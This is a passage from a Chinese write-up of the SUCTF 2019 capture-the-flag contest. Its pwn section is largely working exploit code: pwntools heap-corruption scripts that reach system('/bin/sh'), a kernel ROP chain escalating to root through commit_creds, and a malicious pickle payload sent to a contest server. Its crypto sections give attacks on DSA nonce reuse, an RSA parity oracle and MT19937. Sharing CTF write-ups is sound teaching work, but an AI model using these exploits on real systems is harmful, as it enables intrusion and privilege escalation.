comment(1, "1"*72+p32(0)+p32(0x19)+p32(heap_addr++0x2c8)+p32(heap_addr)+p32(0)*
2+p32(0)+p32(0x91),0)
comment(2, p32(0)*24+p32(0)+p32(0x19)+"a"*16+p32(0)+p32(0x19),1)
add(0xec, "a\n",0)
add(0xec, "a\n",0)
add(0xec, "a\n",0)
add(0x14, "a\n",0)

```

```

delete(0)
delete(2)
comment(3,p32(0)*9+p32(0x91)+p32(libc_addr-
0xf7e1f000+0xf7fcf7b0)+p32(libc_addr+0x1b18e0-0x8),0)
comment(4,"4444",0)
add(0x14,"a\n",0)
add(0x14,p32(heap_addr+0x2e0)+p32(heap_addr+0x1d8)+"\n",0)
delete(5)
delete(4)
delete(6)
#gdb.attach(p)
add(0xec,p32(libc_addr+0xf7fcf743+8-0xf7e1f000)+"\n",1)
add(0xec,p32(libc_addr+0xf7fcf743+8-0xf7e1f000)+"\n",1)
add(0xec,"/bin/sh\n",1)
add(0xec,"a"*17+p32(libc_addr+0x3a940)+"\n",1)
print hex(libc_addr)
#gdb.attach(p)
p.interactive()

```

exp from 7o8v

```

from pwn import *

context(
    log_level='debug',
    os='linux',
    arch='amd64',
    binary='./pwn'
)

e = context.binary
libc = e.libc

ip = '47.111.59.243'
port = 10001

io = process()
#io = remote(ip, port)

#=====

def dbg(script=''):
    gdb.attach(io, gdbscript=script)

def sh():
    io.interactive()

def menu(cmd):

```

```

io.sendlineafter('>>> ', str(cmd))

def purchase(length, name, price=0):
    menu(1)
    io.sendlineafter('length: ', str(length))
    io.sendlineafter('Name: ', name)
    io.sendlineafter('ce: ', str(price))

def comment(idx, content, score):
    menu(2)
    io.sendlineafter('dex: ', str(idx))
    io.sendafter(' : ', content)
    io.sendlineafter(': ', str(score))

def throwit(idx):
    menu(3)
    io.sendlineafter(': ', str(idx))

#=====

libc_leak_off = 0x1b2761
heap_leak_off = 0x120
free_hook_off = libc.symbols['__free_hook']
malloc_hook_off = libc.symbols['__malloc_hook']
system_off = libc.symbols['system']
stdin_io_off = libc.symbols['_IO_2_1_stdin_']
io_list_all_off = libc.symbols['_IO_list_all']
one_shoot_off = [0x3ac5c, 0x3ac5e, 0x3ac62, 0x3ac69, 0x5fbc5, 0x5fbc6]

#=====

purchase(0x14, '0'*0x10) #0
comment(0, 'a'*0x8c, 0)

purchase(0x14, '1'*0x10) #1
comment(1, 'b'*0x8c, 0)

purchase(0x14, '2'*0x10) #2

throwit(0)
throwit(1)

purchase(0x14, '0'*0x10) #0
comment(0, 'a', 0)
throwit(0)

io.recvuntil('Comment ')

```

```
libc_base = u32(io.recv(4)) - libc_leak_off
system = libc_base + system_off
free_hook = libc_base + free_hook_off
malloc_hook = libc_base + malloc_hook_off
stdin_io = libc_base + stdin_io_off
heap_base = u32(io.recv(4)) - heap_leak_off
io_list_all = libc_base + io_list_all_off
one_shoot = libc_base + one_shoot_off[5]
```

```
purchase(0x14, '0'*0x10) #0
comment(0, 'a'*0x8c, 0)
purchase(0x14, '1'*0x10) #1
comment(1, 'b'*0x8c, 0)
```

```
purchase(0x14, '3'*0x10) #3
purchase(0x14, '4'*0x10) #4
```

```
throwit(2)
throwit(3)
```

```
purchase(0x34, 'aaaa') #2
payload = 'b'*0xf8
payload += p32(0x100)
purchase(0x104, payload) #3
purchase(0xf4, 'cccc') #5
```

```
payload = '!'*0x28
payload += p32(0) + p32(0x41)
purchase(0x34, payload) #6
```

```
throwit(2)
throwit(3)
payload = 'a'*0x34
purchase(0x34, payload) #2
```

```
purchase(0x60, 'bbbb') #3
payload = 'd'*8
payload += p32(0) + p32(0x39)
purchase(0x34, payload) #7
purchase(0x3c, '.'*0x30) #8
```

```
throwit(7) #get victim
```

```
throwit(3)
```

```

throwit(5) #merge

payload = 'a'*0x60
payload += p32(0) + p32(0x19)
payload += p32(0)*4
payload += p32(0) + p32(0x39)
payload += p32(heap_base + 0x308)
purchase(0x90, payload) #3

throwit(4)

fake_jump = heap_base + 0x318

fake_stdout = 'sh\x00\x00' + p32(0x31) + p32(0xdeadbeef)*2
fake_stdout += p32(0) + p32(1) + p32(0xc0)*2
fake_stdout += p32(0) + p32(0)*3
fake_stdout += p32(0) + p32(0) + p32(1) + p32(0)
fake_stdout += p32(0xffffffff) + p32(0) + p32(libc_base+0x1b3870) +
p32(0xffffffff)
fake_stdout += p32(0xffffffff) + p32(0) + p32(libc_base + 0x1b24e0) + p32(0)
fake_stdout += p32(0)*2 + p32(0) + p32(0)
fake_stdout += p32(0)*4
fake_stdout += p32(0)*4
fake_stdout += p32(0) + p32(fake_jump)

payload = p32(0)*2
payload += p32(0) + p32(0x39)
payload += '\x00\x00\x00'
purchase(0x34, payload) #5

payload = p32(0) + p32(0x169)
payload += p32(libc_base + 0x1b27b0) + p32(io_list_all - 0x8)
purchase(0x34, payload) #7

payload = p32(0)*2 + p32(system)*4*2 + p32(system)*2
payload += fake_stdout

#dbg()

menu(1)
io.sendlineafter('length: ', str(352))
io.sendlineafter('Name: ', payload)
io.sendlineafter('Price: ', str(1))

menu(2)
io.sendline('5')
success('libc base: '+hex(libc_base))
success('heap base: '+hex(heap_base))

```

```
sh()
```

sudrv

溢出 改栈 rop

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <fcntl.h>
#include <string.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <sys/ioctl.h>
#include <pthread.h>
#define CRED_SIZE 168
//0xFFFFFFFF819ED1C0 copy_user_generic_unrolled proc near
//0xffffffff810c8d2f: mov rdi, rcx; sub rdi, rdx; mov rax, rdi; ret;
//0xffffffff81174b83: mov rcx, rax; pop r12; pop r13; mov rax, rcx; ret;
//0xFFFFFFFF81081790: prepare_kernel_cred
//0xFFFFFFFF81081410: commit_creds
//0xffffffff81001388: pop rdi; ret;
//0xffffffff81043ec8: pushfq; ret;
//0xffffffff81044f17: pop rdx; ret;
//0xffffffff8104e5b1: mov cr4, rdi; push rdx; popfq; ret;
//0xffffffff81a00d5a: swapgs; popfq; ret;
//0xffffffff81021762: iretq; ret;
//0xffffffff81044f17: pop rdx; ret;
#define KERNCALL __attribute__((regparm(3)))
void* (*prepare_kernel_cred)(void*) KERNCALL ;

void (*commit_creds)(void*) KERNCALL ;
void su(){
    commit_creds(prepare_kernel_cred(0));
}
void get_shell(void){
    puts("shell:");
    execve("/bin/sh",0,0);
}

void su_print(int fd)
{
    ioctl(fd,0xDEADBEEF);
}

void su_malloc(int fd,int size)
{
    ioctl(fd,0x73311337,size);
}
```

```
}
void su_free(int fd)
{
    ioctl(fd,0x13377331);
}

unsigned long user_cs, user_ss, user_eflags,user_sp ;
void save_stats() {
    asm(
        "movq %%cs, %0\n"
        "movq %%ss, %1\n"
        "movq %%rsp, %3\n"
        "pushfq\n"
        "popq %2\n"
        : "=r"(user_cs), "=r"(user_ss), "=r"(user_eflags), "=r"(user_sp)
        :
        : "memory"
    );
}

void get_shell_again(){
    puts("SIGSEGV found");
    puts("get shell again");
    system("id");
    char *shell = "/bin/sh";
    char *args[] = {shell, NULL};
    execve(shell, args, NULL);
}

int main()
{
    setbuf(stdin, 0);
    setbuf(stdout, 0);
    setbuf(stderr, 0);
    signal(SIGSEGV,get_shell_again);
    int fdl = open("/dev/meizijiutql",O_RDWR);
    char format[150]=
    "0x%llx0x%llx0x%llx0x%llx0x%llx0x%lx0x%llx0x%llx0x%llx0x%llx0x%llx0x%llx0x%llx0x%llx0x%llx\n";
    char buf1[100]="aaaaaaaa";
    char buf2[100]="bbbbbbbbb";
    char buf4[100]="ccccccccc";
    unsigned long long module_base ;
    unsigned long long poprdi;
    unsigned long long poprdx;
    unsigned long long movcr4;
    unsigned long long vmbase ;
    unsigned long long iretq ;
    unsigned long long swapgs ;
    unsigned long long movrcxrax;
    unsigned long long movrdircx;
    unsigned long long rop[0x30];
```



```

su_malloc(fd1,CRED_SIZE);
write(fd1,format,150);
su_print(fd1);
//su_print(fd1);
su_free(fd1);
char addr[16];
write(1,"input stack addr above(ffffxxxxxxed8-0x88)          \n",60);
scanf("%llx",(long long *)addr);
write(1,"input vmlinux addr above(ffffffff8889a268)          \n",60);
scanf("%llx",&vmbase);
vmbase = (vmbase -19505768) - 0xFFFFFFFF81000000;// (0xfffffffffa4c9a268-
0xfffffffffa3a00000));
printf("%llx",vmbase);
prepare_kernel_cred = vmbase + 0xFFFFFFFF81081790;
commit_creds = vmbase + 0xFFFFFFFF81081410;
swapgs = vmbase + 0xffffffff81a00d5a;
iretq = vmbase + 0xffffffff81021762;
poprdi = vmbase + 0xffffffff81001388;
poprdx = vmbase + 0xffffffff81044f17;
movcr4 = vmbase +0xffffffff8104e5b1;
movrcxrax = vmbase + 0xffffffff81174b83;
unsigned long long pushrax= vmbase +0xffffffff812599a8;
unsigned long long poprbx = vmbase +0xffffffff81000926;
unsigned long long callrbx = vmbase+0xffffffff81a001ea;
unsigned long long poprbp = vmbase + 0xffffffff810004ee;
printf("prepare_kernel_cred:0x%llx \n",prepare_kernel_cred);
printf("commit_creds:0x%llx \n",commit_creds);
printf("swapgs:0x%llx \n",swapgs);
printf("iretq:0x%llx \n",iretq);
printf("call rbx:0x%llx \n",callrbx);
puts("ready");
while(getchar()!='y') ;
save_stats();
//0xffffffff810004ee: pop rbp; ret;
//0xffffffff810c8d2f: mov rdi, rcx; sub rdi, rdx; mov rax, rdi; ret;
//0xffffffff81174b83: mov rcx, rax; pop r12; pop r13; mov rax, rcx; ret;
//0xffffffff829654a7: mov rdi, rbx; call rax;
//0xffffffff8107f537: push rax; pop rbx; ret;
//0xffffffff8101ac0c: pop rax; ret;
//0xffffffff8296b882: mov rdi, rsi; ret;
//0xffffffff81a001ea: mov rdi, r12; call rbx;
//0xffffffff812599a8: push rax; pop r12; pop r13; pop r14; pop r15; ret;
//0xffffffff81000926: pop rbx; ret;
rop[0]=poprdi;
rop[1]=0;
rop[2]=prepare_kernel_cred;
rop[3]=pushrax;
rop[4]=0;

```

```

rop[5]=0;
rop[6]=0;
rop[7]=poprbx;
rop[8]=poprdx;
rop[9]=callrbx;
rop[10]=commit_creds;
rop[11]=swapgs;
rop[12]=0x246;
rop[13]=poprbp;
rop[14]=(unsigned long long)rop+0x100;
rop[15]=iretq;
rop[16]= (size_t)&get_shell;
rop[17] = user_cs;
rop[18] = user_eflags;
rop[19] = user_sp;
rop[20] = user_ss;
rop[21] = 0;
char mem[0xc0+0x10];
memset(mem,0x41,0xd0);
memcpy(mem+0xc0,addr,0x10);
write(1,mem,0xd0);
su_malloc(fd1,CRED_SIZE);
write(fd1,mem,0xd0);
su_malloc(fd1,CRED_SIZE);
write(fd1,buf2,100);
su_malloc(fd1,CRED_SIZE);
write(fd1,(char*)rop,180);
su_malloc(fd1,CRED_SIZE);
write(fd1,(char*)rop,180);

/*
close(fd1);
int pid = fork();
if(pid ==0)
{
    //set(fd2,buf4,100);
    sleep(2);
    system("/bin/sh");
    //su_malloc(fd1,CRED_SIZE);
    //set(fd1,buf2,CRED_SIZE);

}
else
{
    char buf3[2*CRED_SIZE];
    memset(buf3,0,2*CRED_SIZE);
    set(fd2,buf3,2*CRED_SIZE);
    //su_malloc(fd1,CRED_SIZE);
    //set(fd1,buf2,CRED_SIZE);

```

```
}  
*/  
// close(fd2);  
}
```

Misc

签到题

把 base64 转成图片就行了

有些师傅说字母看不清...其实签到题来源于最近一个比较火的梗...看不清我觉得没多大影响...大不了一个个试试看嘛 (手动狗头)

game

纯粹是脑洞题, 从 `find my secret` 去找前端js里的 `secret` 字符串, 找到之后得到一张图片, lsb里有加密字符串, 用的3des加密, 密钥为完成魔方后得到的假flag, 本以为会被秒, 脑洞实在是太无聊了, (逃

guess_game

pickle 本质是个栈语言, 不同于 json 亦或是 php 的 serialize. 实际上是运行 pickle 得到的结果是被序列化的对象. 这里虽然条件受限, 只能加载指定模块, 但是可以看到 `__init.py__` 中 `game = Game()`, 所以只要构造出 pickle 代码获得 `guess_game.game`, 然后修改 `game` 的 `win_count` 和 `round_count` 即可.

注意如果是 `from guess_game import game`, 然后修改再 `dumps` 这个 `game` 的话, 是在运行时重新新建一个 `Game` 对象, 而不是从 `guess_game` 这个 module 里面获取. 所以这里必须手写/更改一下 `dumps` 生成的 pickle,

然后注意

```
ticket = restricted_loads(ticket)  
  
assert type(ticket) == Ticket
```

所以还需要栈顶为一个 Ticket, 这比较方便, 可以 `dumps` 一个 Ticket 拼到之前手写的后面就可以了.

dockerfile: https://github.com/rmb122/suctf2019_guess_game/

ref: <https://www.leavesongs.com/PENETRATION/code-breaking-2018-python-sandbox.html>

exp:

```
import pickle  
import socket  
import struct  
  
s = socket.socket()
```

```

s.connect(('47.111.59.243', 8051))

exp = b'''cguess_game
game
}S"win_count"
I10
sS"round_count"
I9
sbcguess_game.Ticket\nTicket\nq\x00)\x81q\x01}q\x02X\x06\x00\x00\x00numberq\x0
3K\xffsb.'''

s.send(struct.pack('>I', len(exp)))
s.send(exp)

print(s.recv(1024))
print(s.recv(1024))
print(s.recv(1024))
print(s.recv(1024))

```

Rev

hardCpp

比较简单，签到的... exp如下

```

for (int i = 1; i < 21; i++) {
    unsigned char c;
    c = input[i] ^ (char)times;
    c = c_add(c)(c_mod(input[i - 1 + times])(7));
    //c += flag[i - 1] % 7;
    c = c_xor(c)(c_add(c_mul(c_xor(input[i - 1 + times])(0x12))(3))(2));
    //c ^= (3 * (flag[i - 1] ^ 0x12) + 2);
    if (enc[i - 1] != c) {
        exit(0);
    }
}

```

里面有个时间反调，要求必须时间差必须为0

```

if(times > 0){
    puts("Let the silent second hand take the place of my doubt...");
    exit(0);
}

```

时间差会被加在数组下标里，然而因为预期是0，所以没什么影响

rev

程序用IDA打开很复杂

一开始用 `boost::tokenizer` 切割字符串

输入形如 `aaaa-bbbbb-cccccc`，中间的特殊符号会被认为是分隔符，然后获得这三个 `std::string`，分别check

第一个，`res[0]`，要求长度是10，然后经过

```
boost::trim_left_copy_if(res[0], boost::is_any_of("1"))
```

这句话是把这个字符串左边的1全部去掉

进入一个循环，要求每个字符异或0xab后和数组相同，长度要求是5，也就是说一开始被去掉了五个1

于是输入的第一段是 `11111suctf`

第二个，`res[1]`，

```
((res[1].length() == 4) &&
```

```
(boost::all(res[1], boost::is_from_range('a', 'g'))
```

```
|| boost::is_from_range('A', 'G'))))
```

长度是4，每个字符都是[A-Ga-g]

经过 `boost::to_upper` 要求和原string相同，这表明输入的4个字符都是大写字母

限制范围在[A-G]了

要求4个字符的数值递增，步长为2，

那么只能ACEG

也就是第二个的输入

第三个，`res[2]`

通过 `boost::all(res[2], boost::is_digit())` 判断要求都是数字，小于10位，转成int，记作sum

```
要求 (sum % 2 == 0) && (func(sum) == -1412590079) && (func2(sum) == 305392417)
```

如果不加第一个`%2==0`的条件，会有三个结果31415925 31415926 31415927

这样下来只有一个结果31415926

int范围内只有这一个符合要求

也就是第三个输入

那么输入就形如 11111suctf-ACEG-31415926

输出为 suctf{ACEG31415926} You win!

Akira Homework

程序是一个Windows下的程序，开始的时候会要求输入密码。

```
[+]===== [+]
[+] Akira's Homework 2nd [+]
[+]===== [+]
[=] My passwords is:
```

分析可以直接使用ida对程序逻辑进行分析。从程序的某些迹象中可以发现，大部分的字符串似乎都被加密了。并且当用调试器连接的时候，程序会直接强行关闭，程序运行时间长也会自行关闭。解决方案可以是Patch程序的反调试逻辑等。这边提出的解决方案是使用dmp的方式结合着分析程序，这样能够提高解答的速度。通过dmp的方式，能够找到程序的第一个输入点：

```
for( i=0; i < 0x6c; ++1)
    Str[i] ^= byte_7ff766972AE0[0]
puts(Str)
sub_7FF76959C80("%18s", &v4, 19i64);
```

直接逆向这一段，能够找到程序当前使用的密钥为：

```
Akira_aut0_ch3ss_!
```

输入这段逻辑，此时会发现程序提示

```
Have no sign!
```

返回程序检查，会发现有一个check逻辑 `int sub_7FF682FC93B0()`，里面检查了一个叫做 `Alternate Data Streams` 的东西，并且将这个数据做了一次 `md5` 签名检查，通过查询可以查到签名内容为

```
Overwatch
```

给 `exe` 加上 `Alertable Data Streaming` 之后，就能够通过检测。在刚刚的提示框后，会要求输入第二次答案，这个答案才是flag:

```
Now check the sign:
```

dmp下程序后，会发现还有一个dll也藏在进程中。将DLL取出逆向，观测可知，其尝试打开了一个 `ShareMemory`，并且读出了里面的内容，传入了函数 `sub_180011136`。所以这里猜测，在这个程序运行的过程中，在主线程中必定也存在一个对称操作。于是检查原先的exe，找到调用 `MapViewOfFile` 的周围

```

.text:000000014000771F      mov     [rsp+0B8h+Src], 7Ch
.text:0000000140007727      mov     [rsp+0B8h+var_2F], 45h
.text:000000014000772F      mov     [rsp+0B8h+var_2E], 38h
...

```

如果使用了工具分析这个dmp下来的dll，会发现其中有一个类似AES算法的东西，也就是这个 `sub_180011136` 函数的。最终可以解得flag为：

```
flag{Ak1rAWin!}
```

吐槽：题目没有设计好，导致DLL的解密逻辑好像很容易被找出来，结果很多师傅似乎拿到第一个key之后直接就解开了dll。。。本意是想让大家了解一下Windows下的ADS作为签名的用途的。果然还是出题人太菜了

SignIn

使用了gmp大数库实现了一个简单的rsa,题目中只有N e,由于N不是很大,可以直接分解,得到p q,然后生成d,即可解出flag

babyunic

先放上源码

```

#include <unicorn/unicorn.h>
#include <string.h>
#include <math.h>
#include <sys/ptrace.h>
#include <stdio.h>

#define ADDRESS 0x400000
#define STACK 0x10000000
#define SZ 0x200000

int flagenc[50] =
{

    0x94ffffff,0x38ffffff,0x26010000,0x28ffffff,0x10fcffff,0x94020000,0x9efcffff,
    0xea060000,0xdc000000,0x6000000,0xcfffffff,0xf6fdffff,0x82faffff,0xd0fcffff,0x8
    2010000,0xde030000,0x4e010000,0xb2020000,0xd8f8ffff,0x74010000,0xa6faffff,0xd4
    f9ffff,0xc2010000,0x7cf9ffff,0x5a030000,0x46010000,0x3cfffffff,0x14faffff,0xce0
    10000,0xdc070000,0x48fdffff,0x98000000,0x5e080000,0xb0fdffff,0xbcffffffff,0x6e03
    0000,0x4effffff,0x36f8ffff,0xc0050000,0xae060000,0x94060000,0x22000000
};

int calc(char * input,char * output,char * filename)
{

```

```

uc_engine *uc;
FILE * file = fopen(filename,"rb");
unsigned char * opc = malloc(0x7100);
fread(opc,1,0x7100,file);

int sp = STACK + SZ - 0x40;
int fp = STACK + SZ - 0x40;
int a0 = STACK + SZ - 0x500;
int a1 = STACK + SZ - 0x600;

uc_open(UC_ARCH_MIPS, UC_MODE_MIPS32 + UC_MODE_BIG_ENDIAN, &uc);

uc_mem_map(uc, ADDRESS, SZ, UC_PROT_ALL);
uc_mem_map(uc, STACK, SZ, UC_PROT_ALL);
uc_mem_write(uc , a0,input,strlen(input));
uc_mem_write(uc, ADDRESS,opc, 0x7100);

uc_reg_write(uc, UC_MIPS_REG_SP, &sp);
uc_reg_write(uc, UC_MIPS_REG_FP, &fp);
uc_reg_write(uc, UC_MIPS_REG_A1, &a1);
uc_reg_write(uc, UC_MIPS_REG_A0, &a0);

uc_emu_start(uc, ADDRESS, ADDRESS + 0x7070 - 4, 0, 0);
uc_mem_read(uc, STACK + SZ - 0x600,output,200);

uc_close(uc);
fclose(file);
}

void __attribute__((constructor)) check()
{
    if(ptrace(0,0,0,0)==-1)
        exit(0);
}

int main(int argc,char *argv[])
{
    if(argc == 2)
    {
        puts("SUCTF 2019");
        printf("input your flag:");
        char * output = malloc(0x200);
        char * input = malloc(0x200);
        scanf("%50s",input);
        calc(input,output,argv[1]);
        if(!memcmp(output,flagenc,168))
        {
            puts("congratuation!");
        }
    }
}

```



```

        else
        {
            puts("fail!");
        }
    }
    else
    {
        puts("no input files");
    }
}

```

出这个题的原因是最近在看各种奇奇怪怪的fuzz,8月初平安银河实验室推了一个基于libfuzzer和unicorn模拟执行的fuzzing工具,是利用了unicorn来进行模拟执行,然后利用libfuzzer提供的__libfuzzer_extra_counters接收覆盖率,进行数据的变异等操作 出题的时候使用的是mips-linux-gnu-gcc在ubuntu1604下编译出的一个大端序的mips32,这里编写了一个类似 `void func(char * in, char * out)` 的函数,因为unicorn对于原生函数的调用的支持不是很好,所以这个函数里面没有用到库函数以及系统调用 函数里设置了一个位运算,以及一个42元方程,函数运行后会返回方程的值,这里的值也是大端序的,然后进行比较.题目无混淆无花,模拟执行的算法也是很基础的,事先也给了依赖库,目的是想让各位师傅们了解一下这个神奇的模拟引擎(希望我不是最后一个知道的),在出题的过程中也发现了一个问题就是z3对于这个42元方程的速度异常的慢. 这个场景下的unicorn感觉可以用在iot的fuzz上,不过要注意的是这东西毕竟是模拟执行,所以效率不是很高

解题思路就是学一波unicorn,然后根据uc_open函数参数的值找到要模拟字节码的架构,然后使用对应的反编译工具对func文件进行逆向,dump出大端序的res,用求解器算出flag

Crypto

DSA

出题思路

该题的漏洞点在于DSA数字签名方案中的随机数k的唯一性,随机数k在DSA数字签名中起到了类似于时间戳的作用。一旦两次签名中的k相同,就会造成私钥泄露。因此本题在给出的若干条消息签名中,故意使用重复的随机数k。

解题思路

DSA数字签名

签名方案

1. 选定公共参数 p, q, g , 其中 $g^q \bmod p = 1$, 即 g 的阶为 p ;
2. 签名方随机生成私钥 x , 满足 $0 < x < q$, 计算并公开公钥 $y = g^x \bmod q$
3. 针对消息 m , 起算其哈希值 $h = H(m)$, 并生成随机数 k , 满足 $0 < k < q$;
4. 计算 $r = (g^k \bmod p) \bmod q$; (相当于时间戳, 防止重放攻击)
5. 计算 $s = k^{-1}(H(m) + xr) \bmod q$;
6. 以 $\langle r, s \rangle$ 为数字签名。

验签方案

接收方在已知公共参数 p, q, g 和接收到消息 m 与签名 $\langle r, s \rangle$ 的基础上，可以通过验证以下等式是否成立来验证签名是否有效。

$$r = (g^{s^{-1}H(m)} + y^{s^{-1}r} \bmod p) \bmod q$$

其中 s^{-1} 指 s 在模 q 时的乘法逆元。

利用方法

一旦发现两条消息 m_1, m_2 的数字签名 $\langle r_1, s_1 \rangle$ 和 $\langle r_2, s_2 \rangle$ 有 $r_1 = r_2 = r$ ，则说明它们在签名过程中使用了相同的随机数 k 。根据签名方案有：

$$\begin{aligned} ks_1 &= H(m_1) + xr \bmod q \\ ks_2 &= H(m_2) + xr \bmod q \end{aligned}$$

因此有

$$xr(s_2 - s_1) \equiv H(m_2)s_1 - H(m_1)s_2 \pmod{q}$$

所以

$$x = (r(s_2 - s_1))^{-1}(H(m_2)s_1 - H(m_1)s_2) \bmod q$$

求得私钥 x 后，自然可以根据DSA数字签名方案对任意消息进行签名。

exp

略。

Prime

出题思路

对任意两个不同素数 p, q 和整数 $n = pq$ ，对任意整数 $m, 0 < m < p$ 且 $m < q$ ，若 $c = m^n \bmod n$ ，则

$$c^{q'} \bmod q = m$$

其中 q' 满足 $q' \cdot p \bmod (q-1) = 1$ 。

证明：

$$c^{q'} \bmod q = m^{nq'} \bmod q = m^{qpq'} \bmod q = m^{((q-1)+1)(k(q-1)+1)} \bmod q = m^{k'(q-1)+1} \bmod q$$

根据费马小定理： $m^{q-1} \bmod q = 1$ ，所以 $m^{k'(q-1)+1} \bmod q = m$ 。

同理 $c^{q'} \bmod p = m$ 。

本题在该结论的基础上做了进一步扩展。

1. 将素数数量由2个扩大到4个；
2. 将 m 的范围扩大到 $0 < m < n$

解题思路

1.对给出的 n_0, n_1, n_2, n_3 做最大公因子分析，可分别得出他们的四个素因子；

2.一般的，对 $n = p_1 p_2 p_3 p_4$ 和 $c = m^n \bmod n$ ，有

$$c^{p_i'} \equiv m \pmod{p_i}$$

其中 p_i' 满足 $p_i' \cdot \frac{n}{p_i} \bmod (p_i - 1) = 1$, 即 p_i' 是 $\frac{n}{p_i}$ 在模 $(p_i - 1)$ 的乘法逆元。

3.利用中国剩余定理求解 m 。

exp

```
import numpy as np
import gmpy2 as gm
def crack(N, ns, cs):
    M = np.ones((N, N))
    M = M.tolist()
    for i in range(N):
        M[i][i] = 1
        for j in range(N):
            if i != j:
                M[i][j] = gm.gcd(ns[i], ns[j])
                M[i][i] *= M[i][j]
        M[i][i] = ns[i] / M[i][i]

    nsns = [1] * 4
    for i in range(N):
        for j in range(N):
            nsns[i] *= M[i][j]

    index = np.ones((N, N))
    index = index.tolist()

    for i in range(N):
        for j in range(N):
            index[i][j] = 1
            for k in range(N):
                if k != j:
                    index[i][j] *= gm.invert(M[i][k], M[i][j] - 1)

    cc = np.ones((N, N))
    cc = cc.tolist()
    for i in range(N):
        for j in range(N):
            cc[i][j] = pow(cs[i], index[i][j], M[i][j])

    mms = [0] * N
    for i in range(N):
        for j in range(N):
            fac = cc[i][j]
            for k in range(N):
                if k != j:
                    fac *= (M[i][k] * gm.invert(M[i][k], M[i][j]))
```

```

        mms[i] += fac % ns[i]
        mms[i] = mms[i] % ns[i]
    return mms

```

MT

出题思路

随机数发生器MT19937在从状态提取32bits随机数时进行四步平移和异或运算，但该四步运算均为可逆运算，从而导致可从32bits随机数还原状态。

```

...
def extract_number(self):
    if self.index >= 624:
        self.twist()
    y = self.mt[self.index]
    # Right shift by 11 bits
    y = y ^ y >> 11
    # Shift y left by 7 and take the bitwise and of 2636928640d
    y = y ^ y << 7 & 2636928640
    # Shift y left by 15 and take the bitwise and of y and 4022730752
    y = y ^ y << 15 & 4022730752
    # Right shift by 18 bits
    y = y ^ y >> 18
    self.index = self.index + 1
    return _int32(y)
...

```

本题将这四步运算的参数略作调整，考察选手能否对其进行逆运算。

解题思路

分别实现左移和右移异或的逆运算函数，然后调用两个函数对密文解密，得到flag。代码如下。

```

from Crypto.Util import number

transformed_flag = '641460a9e3953b1aaa21f3a2'
c = transformed_flag.decode('hex')

def decrypt_left(cipher, blocksize, mask):
    plain = cipher
    t = cipher
    for i in range(32 / blocksize):
        tt = (t << blocksize) & mask
        plain = plain ^ tt
        t = tt
    return plain

def decrypt_right(cipher, blocksize, mask):

```

```

plain = cipher
t = cipher
for i in range(32 / blocksize):
    tt = (t >> blocksize) & mask
    plain = plain ^ tt
    t = tt
return plain

def invert(block):
    block = decrypt_right(block, 19, 0xffffffff)
    block = decrypt_left(block, 17, 2245263360)
    block = decrypt_left(block, 9, 2029229568)
    block = decrypt_right(block, 13, 0xffffffff)
    return block

def transform(message):
    assert len(message) % 4 == 0
    new_message = ''
    for i in range(len(message) / 4):
        block = message[i * 4 : i * 4 + 4]
        block = number.bytes_to_long(block)
        block = invert(block)
        block = number.long_to_bytes(block)
        new_message += block
    return new_message

flag = transform(c)
print flag.encode('hex')

```

RSA

出题思路

该题考察对RSA的parity oracle或LSB oracle漏洞的利用。网上关于parity oracle漏洞利用的writeup和脚本很多，大多是这样的：

```

def crack(n, e, c):
    max = n
    min = 0
    d = pow(2, e, n)
    cc = c
    while True:
        cc = (cc * d) % n
        parity = getParity(cc) #parity oracle返回明文奇偶性
        if parity == 1:
            min = (max + min) / 2
        else:
            max = (max + min) / 2
        if max == min:

```

```
return min
```

原理很简单，但一般情况下最终还原出的明文和真实明文会存在一定偏差，主要原因是max和min是整数类型，其表示的上界和下界不够精确；提高表示精度可以一定程度解决这个问题，但治标不治本，理论上还是存在误差导致还原出的明文不准确。为了增加这种误差存在的概率，原题设置为2048位的 n ，并且要破解10个 m ，后考虑到与服务器交互次数过多，破解时间过长而将参数降低到1024和3。

解题思路

这里仅给出精确还原的脚本，其正确性和完备性证明可参见[A Novel Algorithm for Exploiting RSA Plain's LSB Oracle][1]。

```
def crack(n, e, c):
    rounds = int(math.ceil(math.log(n, 2)))
    d = pow(2, e, n)
    cc = c
    eigenvalue = 0
    for i in range(rounds):
        if i % 256 == 0:
            print i
        cc = (cc * d) % n
        parity = getParity(cc) #parity oracle返回明文奇偶性
        eigenvalue = (eigenvalue << 1) + parity
    if eigenvalue == 0:
        return 0
    else:
        return n * eigenvalue / pow(2, rounds) + 1
```